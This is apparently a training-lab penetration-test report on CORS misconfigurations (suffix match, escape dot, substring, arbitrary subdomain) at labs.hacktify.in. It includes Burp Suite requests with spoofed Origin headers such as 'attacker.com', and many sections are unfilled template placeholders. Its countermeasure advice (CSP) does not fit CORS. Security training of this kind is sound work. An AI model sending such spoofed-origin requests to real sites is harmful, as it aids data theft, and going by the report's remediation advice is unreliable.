
## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

The screenshot displays the Burp Suite interface, specifically the Repeater tab. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the menu, there are tabs for 3 x, 4 x, 5 x, and a plus icon. The main area is divided into two panels: Request and Response.

**Request Panel:** Shows a GET request to `/HTML/cors_lab/lab_3/cors_3.php` with various headers including `Host: labs.hacktify.in`, `Cookie: PHPSESSID=8c2a2b404f0341402ae3095033ee8cb6`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate, br`, `Referer: https://labs.hacktify.in/HTML/cors_lab/lab_3/index.php`, `Origin: attacker.com`, `Upgrade-Insecure-Requests: 1`, `Sec-Fetch-Dest: document`, `Sec-Fetch-Mode: navigate`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-User: ?1`, `Priority: u=0, i`, and `Te: trailers`.

**Response Panel:** Shows an HTTP/2 302 Found response with headers including `X-Powered-By: PHP/7.4.33`, `Expires: Thu, 19 Nov 1981 08:52:00 GMT`, `Cache-Control: no-cache, no-store, must-revalidate, max-age=0`, `Pragma: no-cache`, `Set-Cookie: PHPSESSID=9753f9db79c98f2100bde5c4a81ealla; path=/; secure`, `Access-Control-Allow-Credentials: true`, `Location: login.php`, `Content-Type: text/html; charset=UTF-8`, `Content-Length: 0`, `Date: Mon, 03 Mar 2025 02:57:51 GMT`, `Server: LiteSpeed`, `Vary: User-Agent`, and `X-Turbo-Charged-By: LiteSpeed`.




## 2.4. CORS with suffix match

Reference	Risk Rating
CORS with suffix match	Medium
<b>Tools Used</b>	
Burp suite	
<b>Vulnerability Description</b>	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
<b>How It Was Discovered</b>	
Automated Tools	
<b>Vulnerable URLs</b>	
URLs of the vulnerable pages in the lab	
<b>Consequences of not Fixing the Issue</b>	
Sensitive data can be accessed by unauthorized domains.	
<b>Suggested Countermeasures</b>	
Give some Suggestions to stand against this vulnerability	
<b>References</b>	
<a href="https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php">https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php</a>	

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



## 2.5. CORS with Escape dot

Reference	Risk Rating
CORS with Escape dot	Medium
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
<code>https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php</code>	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	




## References

[https://labs.hacktify.in/HTML/cors\\_lab/lab\\_5/login.php](https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php)

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



## 2.6. CORS with Substring match


Reference	Risk Rating
CORS with Substring match	Medium
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	

## References

URLs to the sources used to know more about this vulnerability

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



## 2.7. CORS with Arbitrary Subdomain

Reference	Risk Rating
CORS with Arbitrary Subdomain	Medium
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	

## References

URLs to the sources used to know more about this vulnerability

## Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

The screenshot displays the Burp Suite Community Edition v2025.1.1 interface. The 'Repeater' tab is active, showing a list of requests. The selected request is a GET request to `https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php`. The request details are as follows:

```
1 GET /HTML/cors_lab/lab_7/cors_7.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: PHPSESSID=4e11b1324e1b045c32c4bd725d8cc03
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
5 Gecko/20100101 Firefox/135.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
10 Origin: somesubdomain.hacktify
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Te: trailers
```

The response details are as follows:

```
1 HTTP/2 302 Found
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=309fa41697a47260474e748815acd2da; path=/; secure
7 Access-Control-Allow-Credentials: true
8 Location: login.php
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 0
11 Date: Mon, 03 Mar 2025 18:06:33 GMT
12 Server: LiteSpeed
13 Vary: User-Agent
14 X-Turbo-Charged-By: LiteSpeed
```